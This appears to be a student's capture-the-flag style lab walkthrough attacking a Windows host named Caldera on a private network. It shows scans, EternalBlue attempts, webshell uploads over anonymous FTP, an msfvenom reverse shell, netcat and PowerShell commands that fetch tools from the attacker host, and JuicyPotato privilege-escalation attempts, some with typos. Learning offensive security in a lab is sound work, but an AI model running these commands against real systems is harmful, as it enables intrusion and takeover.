Caldera Walkthrough - 192.168.2.4

Performed small, medium and large scans

- sudo nmap -Pn -T5 -p- 192.168.2.4 -oA smol
- sudo nmap -Pn -sV -A -p- 192.168.2.4 -oA med
- sudo nmap -Pn -sV -A -p- --script='safe' 192.168.2.4 -oA large

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Genisis - 192.168.2.15]
└─$ nmap -p- -T5 -Pn 192.168.2.15 -oA smol
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-18 04:46 EDT
Warning: 192.168.2.15 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.2.15
Host is up (0.027s latency).
Not shown: 64127 closed tcp ports (conn-refused), 1393 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
42000/tcp open  unknown
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49156/tcp open  unknown
49176/tcp open  unknown
49192/tcp open  unknown
49193/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 142.65 seconds
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

Img: Small scan

I noticed the machine was microsoft

```
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS7
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds
554/tcp   open  rtsp?
2100/tcp  open  ftp            Microsoft ftpd
| ftp-syst:
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

So I scanned for eternal blue

```
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 5.46 seconds
zsh: segmentation fault  sudo nmap --script smb-vuln* -p 445 192.168.2.4
┌──(kali㉿kali)-[~]
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

It is vulnerable! Lets try exploiting it using msfconsole

- msfconsole
- search eternal
- use 0
- set rhosts 192.168.2.4
- Run

It hasn't worked

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.2.4
rhosts => 192.168.2.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.35:4444
[*] 192.168.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.2.4:445       - An SMB Login Error occurred while connecting t
[*] 192.168.2.4:445       - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.2.4:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

We noticed we had access to the ftp server so we'll check that out

- ftp 192.168.2.4
- anonymous/anonymous

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.2.4
Connected to 192.168.2.4.
220 Microsoft FTP Service
Name (192.168.2.4:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

- ls -la

```
ftp> ls -lla
229 Entering Extended Passive Mode (|||50258|)
125 Data connection already open; Transfer starting.
09-20-22  02:24AM       <DIR>          aspnet_client
07-22-20  06:41AM                  689 iisstart.htm
07-22-20  06:41AM               184946 welcome.png
226 Transfer complete.
ftp>
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

We notice that there is a directory for the asp-net client indicating the host has this installed

- cd aspnet_client

Navigating through the directory we find a directory called 2_0_5_0727 which indicates the version number

```
229 Entering Extended Passive Mode (|||50260|)
125 Data connection already open; Transfer starting.
09-20-22  02:24AM       <DIR>          2_0_50727
226 Transfer complete.
ftp>
```

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

It's ok there are still more ports, lets explore those

- ftp 192.168.2.4 2100

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Genisis - 192.168.2.15]
└─$ ftp 192.168.2.4 2100
Connected to 192.168.2.4.
220 Microsoft FTP Service
Name (192.168.2.4:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||50270|)
125 Data connection already open; Transfer starting.
09-20-22  02:24AM       <DIR>          aspnet_client
10-17-22  08:54PM                 1400 cmdasp.aspx
10-17-22  09:29PM                59392 nc.exe
10-17-22  11:07PM               340480 potato.exe
226 Transfer complete.
ftp>
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
```

We downloaded the files to see what they did but they didn't work on our system
Navigating around the ftp some more we find welcome.png which is the file hosted on the server so this must be the directory of the webserver where we can access any files we might upload!

```
229 Entering Extended Passive Mode (|||50293|)
150 Opening ASCII mode data connection.
09-20-22  02:24AM       <DIR>          aspnet_client
07-22-20  06:41AM                  689 iisstart.htm
07-22-20  06:41AM               184946 welcome.png
226 Transfer complete.
ftp>
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

- cp /usr/share/webshells/php/qsd-php-backdoor.php .

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

```
s/Genisis - 192.168.2.15]
-backdoor.php .
s/Genisis - 192.168.2.15]
large.gnmap  large.xml   med2.nmap  mediumFinal.gnmap  mediumFinal.xml
large.nmap   med2.gnmap  med2.xml   mediumFinal.nmap   qsd-php-backdoor.php
```

Now the backdoor is uploaded and we should be able to navigate to it for remote code execution

We noticed that we could not use the regular port 21 FTP to upload files so we will attempt to use port 2100 FTP available on this system

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Caldera - 192.168.2.4]
└─$ ftp 192.168.2.4 2100
Connected to 192.168.2.4.
220 Microsoft FTP Service
Name (192.168.2.4:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

- put qsd-php-backdoor.php


```
ftp> put qsd-php-backdoor.php
local: qsd-php-backdoor.php remote: qsd-php-backdoor.php
229 Entering Extended Passive Mode (|||50316|)
150 Opening ASCII mode data connection.
100% |***********************************************************
226 Transfer complete.
14024 bytes sent in 00:00 (678.05 KiB/s)
ftp>
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

This has uploaded the file! Now we need to find where it is located (where is the aspnet_client file location in the last ftp)

We navigate to the http service on port 61240 and access potato.exe to see if it is available and it is!

- 192.168.2.4:61240/potato.exe




Lets try the web shell

- 192.168.2.4:61240/qsd-php-backdoor.php


This didn't work, maybe it is because we used the wrong version?

Lets try to upload an asp.net shell

- vim webshell.asp
- Paste in the code from https://github.com/tennc/webshell/blob/master/asp/webshell.asp
- :wq
- ftp 192.168.2.4:4100
- anonymous/anonymous
- put webshell.asp



It worked!





Lets create a reverse shell using netcat since we can run bash files
Lets setup a listener on port 4444 and await the shell
On Kali:

- nc -lvp 4444

On Windows (in web shell):

- nc -l -p 4444 -e cmd.exe





This did not work, maybe we need to attempt a more customised payload using msfvenom
From https://infinitelogins.com/2020/01/25/msfvenom-reverse-shell-payload-cheatsheet/

- msfvenom -p windows/shell/reverse_tcp LHOST=192.168.1.35 LPORT=4444 -f asp > shell.asp

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Caldera - 192.168.2.4]
└─$ sudo msfvenom -p windows/shell/reverse_tcp LHOST=192.168.1.35 LPORT=4444 -f asp > shell.asp
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of asp file: 38383 bytes

┌──(kali㉿kali)-[~/Desktop/studies/scans/Caldera - 192.168.2.4]
└─$
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma's
```

Uploading the shell via ftp we then try to execute it

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Caldera - 192.168.2.4]
└─$ ftp 192.168.2.4 2100
Connected to 192.168.2.4.
220 Microsoft FTP Service
Name (192.168.2.4:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put shell.asp
local: shell.asp remote: shell.asp
229 Entering Extended Passive Mode (|||50348|)
150 Opening ASCII mode data connection.
100% |***********************************************************************| 38453        3.19 MiB/s    --:-- ETA
226 Transfer complete.
38453 bytes sent in 00:00 (1.32 MiB/s)
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma's
```

This didn't work either

All this time we were using the wrong IP for the reverse connection…I needed to be on Tun0 (10.8.0.131)
Set up the listener…

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Caldera - 192.168.2.4]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.2.4: inverse host lookup failed: Unknown host
connect to [10.8.0.131] from (UNKNOWN) [192.168.2.4] 50375
Spawn Shell...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma's
```

Using this reverse shell:

- https://github.com/borjmz/aspx-reverse-shell/blob/master/shell.aspx

Navigate to:

- http://192.168.2.4:61240/well.aspx

Success! We now have a reverse shell to the windows machine, the next step is escalation on a windows machine.

I attempt to download the file with powershell as I do not know the location the ftp files are saved to

- powershell -c (New-Object Net.WebClient).DownloadFile('http://10.8.0.131:80/winpeas.exe', 'winpeas.exe')

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.2.4: inverse host lookup failed: Unknown host
connect to [10.8.0.131] from (UNKNOWN) [192.168.2.4] 51420
Spawn Shell...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>powershell -c (New-Object Net.WebClient).DownloadFile('http://10.8.0.131:80/winpeas.e
xe', 'winpeas.exe')
powershell -c (New-Object Net.WebClient).DownloadFile('http://10.8.0.131:80/winpeas.exe', 'winpeas.exe')
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

It doesn't look like it worked…I will find a way to find where the ftp share uploads to

- dir "winPEAS.bat" /s

```
c:\>dir "winPEAS.bat" /s
dir "winPEAS.bat" /s
 Volume in drive C has no label.
 Volume Serial Number is ACC2-3F11

 Directory of c:\inetpub\wwwroot2
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

From Winpeas output

```
BUILTIN\IIS_IUSRS                                          Mandatory group,
LOCAL                                                      Mandatory group,
                                                           Mandatory group,

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled

 [+] USERS
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```


Looks like the SetImpersonatePrivilege privilege is enabled

Looking here:
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/seimpersonate-from-high-to-system
We may have found a way to escalate our privilege

- nano impersonateuser.exe
- Paste in the code from the page
- ftp transfer over to the target system


Now we need to find a process with the right privilege for us to impersonate

From winpeas output we can see that winlogon.exe is available at PID 432, we can execute our file with the argument “432” and should receive a cmd.exe for system.



Looks like the code we used was out-dated so we’ll continue to search for an exploit.
I came across something called “juciypotato” which may be useful for this system as it targets the same sort of privilege escalation so I decided to use it.
https://medium.com/r3d-buck3t/impersonating-privileges-with-juicy-potato-e5896b20d505

- The requirements for this exploit are **seImpersonatePrivilege** or **SeAssignPrimaryTokenPrivilege**
- Download from https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe
- FTP upload to the target
- Run



For the sake of it I am also going to try to upload using powershell

- powershell "IEX(NEW-Object Net.WebClient).downloadFile('http://10.8.0.131:80/JuicyPotato.exe, 'C:\inetpub\wwwroot2\JuicyPotato.exe') -bypass executionpolicy
- It still didn't work…I guess this computer doesn't have access to powershell as a user? I am not experienced enough to know the reason yet.

For this exploit we need a CLSID which can be found here or can be exacted using some code
The exploit also requires netcat on the target system so we will also upload that

- Download from here
- Ftp into target system
- Type "**binary**" otherwise the FTP system thinks we are transferring different types of files
- put nc.exe

Another way I discovered that we can put files on the target system is to get wget and transfer to the system so we don't have to FTP every time

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Caldera - 192.168.2.4]
└─$ ftp 192.168.2.4 2100
Connected to 192.168.2.4.
220 Microsoft FTP Service
Name (192.168.2.4:kali): anonymous
331 Anonymous access allowed, send identity
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> binary
200 Type set to I.
ftp> put nc64.exe netcat.exe
local: nc64.exe remote: netcat.exe
229 Entering Extended Passive Mode (|||51481|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************| 45272        2.84 MiB/s    00:00 ETA
226 Transfer complete.
45272 bytes sent in 00:00 (708.33 KiB/s)
ftp>
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

After searching why the exploit was not working for some time I found that you didn't need netcat with this version however the command I was using did not grant me access.

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

```
c:\inetpub\wwwroot2>potato.exe -l 6666 C:\windows\system32\cmd.exe -t t
potato.exe -l 6666 C:\windows\system32\cmd.exe -t t
```

This hasn't worked so I tried the other way

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

```
webshell.asp
well.aspx
wellie.aspx
winPEAS.bat
winpeas.exe
winprivcheck.bat
c:\inetpub\wwwroot2>potato.exe -p c:\inetpub\wwwroot2\priv.bat -l 9003 -t * -c {659cdea7-489e-11d9-a9cd-000d56965
251}
potato.exe -p c:\inetpub\wwwroot2\priv.bat -l 9003 -t * -c {659cdea7-489e-11d9-a9cd-000d56965251}
```

This also has not worked…I am at a loss here as I've tried everything and am unsure where to go next…

- potato.exe -p c:\inetpub\wwwroot2\priv.bat -l 9003 -t * -c {659cdea7-489e-11d9-a9cd-000d56965251}

Unfortunately at this stage, even looking at the walkthroughs, I was unable to crack Caldera so I decided to use EternalBlue again..

- msfconsole

- search eternal blue
- use 0
- set rhosts 192.168.2.4
- set lhosts 10.8.0.131
- set payload
- run

Since we now have the correct IP!